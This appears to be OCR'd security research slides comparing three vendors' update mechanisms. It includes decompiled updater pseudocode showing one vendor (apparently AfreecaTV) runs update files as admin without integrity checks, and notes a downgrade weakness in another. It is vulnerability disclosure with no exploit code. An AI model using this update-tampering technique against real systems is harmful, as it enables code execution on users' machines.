
Communications with Update Server

Platform	Company A	Company B	Company C
Contents	∘ Manager.exe is running in background ∘ When clients use the service, Manager.exe executes Updater.exe automatically ∘ File execute as admin	∘ Mutated file runs as it is ∘ Check with directory and file name ∘ Update is triggered when PC is booted ∘ MacOS : Update server is using HTTPS	∘ Analysis packet for update ∘ Update Server is using HTTP ∘ Trigger Update : Comparing SHA1 value in local file with the hash value from server ∘ Check if file is mutated through verifying digital signature
Vuln.	∘ Mutate Update file and Execute	Undiscovered	∘ Invoke downgrade to older version
At	∘ Windows Web Browser	-	∘ Windows Web Browser

✓ Execute as admin
✓ Updater.exe is triggered automatically (No user interaction)

Company A


Remote Code Execution as root via Update File Tampering



```
if ( !String || !wcslen(String) || wcslen(String) >= 0x1388 || a2 && wcslen(a2) >= 0x1388 )
  return 0;
snwprintf(&Buffer, 0x2710u, L"%s", String);
snwprintf(&ApplicationName, 0x2710u, L"%s", String);
if ( a2 )
  snwprintf(&Source, 0x2710u, L"%s", a2);
StartupInfo.cb = 68;
if ( wcslen(&Source) )
{
  wcscat(&Buffer, L" ");
  wcscat(&Buffer, &Source);
}
if ( wcslen(&Buffer) >= 0x104 )
  v6 = CreateProcessW(&ApplicationName, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
else
  v6 = CreateProcessW(0, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
```

```
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::Format(
  &v35,
  L"%s%s",
  Buffer,
  L"AFCUpdater.exe");
v18 = lstrlenA(&String) + 1;
v19 = alloca(2 * v18);
v20 = sub_404DE0(v29, &String, v18, CodePage);
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::Format(
  &v34,
  L"/a:%d %s Ver1 %d %s%d",
  a3,
  v20,
  v17,
  L"ADMIN",
  *(_DWORD *)(v33 + 200));
v27 = v34;
v26 = v35;
v21 = sub_402440(&off_42D53C, 2489);
sub_401E40(v21, 4, L"RunAfreeca - ExecuteProcess - [%s][%s]", v26, v27);
v25 = (wchar_t *)ATL::CSimpleStringT<wchar_t,1>::operator wchar_t const *(&v34);
filename = (wchar_t *)ATL::CSimpleStringT<wchar_t,1>::operator wchar_t const *(&v35);
if ( execute_process_func(filename, v25, 1, 0, (int)&v30, 0) )
```

There is no sub-routine that check if file is mutated before file execution.


www.BANDICAM.com

play.afreecatv.com/isauria/227672638

[생]탬파베이:휴스턴,LA다저스:애틀랜타 MLB메이저리그 실시간🚫KBO프로야구롯데LG기아한화두산케이티중립일본농구분석고전게임스타ytn뉴스

- 방송시작시간 2020-10-12 19:53:58
- 해상도 1920x1080
- 화질 8000K

Program Files (x86) > afreeca


skin
AFCheer.dll
AFCLogUtil.dll
afreecatvpackage.exe
afreecatvstreamer.exe
avcodec-57.dll
avformat-57.dll
avutil-55.dll
CUDACheck.dll
cudart32_55.dll
NetControl.dll

18개 항목 1개 항목 선택함 2.25MB


이름	PID	상태	사용자 이름	CPU	메모리(활...	UAC 가상화
aesm_service.exe	12124	실행 중	SYSTEM	00	560 K	허용 안 함
ApplicationFrameHost.e...	15412	실행 중	seungmin	00	6,152 K	사용 안 함
AppVShNotify.exe	23224	실행 중	SYSTEM	00	416 K	허용 안 함
AppVShNotify.exe	17764	실행 중	seungmin	00	576 K	사용 안 함
audiodg.exe	37024	실행 중	LOCAL SER...	00	56,008 K	허용 안 함
backgroundTaskHost.exe	9472	일시 중단됨	seungmin	00	0 K	사용 안 함
backgroundTaskHost.exe	37192	일시 중단됨	seungmin	00	0 K	사용 안 함
bdcam.exe	33224	실행 중	seungmin	00	23,372 K	허용 안 함
chrome.exe	23580	실행 중	seungmin	00	5,508 K	사용 안 함
chrome.exe	37496	실행 중	seungmin	00	75,924 K	사용 안 함
chrome.exe	37940	실행 중	seungmin	00	8,668 K	사용 안 함
chrome.exe	39124	실행 중	seungmin	00	19,892 K	사용 안 함

Company C

Prevented by Digital Signature Check


[redacted]exe 속성


서명자 이름:	다이제스트 ...	타임스탬프
[redacted]	sha1	2020년 9월 21...


pseudocode in Manager.exe


```
if ( (unsigned __int8)CheckCodeSignValidationW(v7) )
{
  pExecInfo.cbSize = 60;
  memset(&pExecInfo.fMask, 0, 0x38u);
  pExecInfo.fMask = 64;
  pExecInfo.nShow = 1;
  pExecInfo.lpVerb = L"open";
  pExecInfo.lpFile = (LPCWSTR)sub_4112F0(v16);
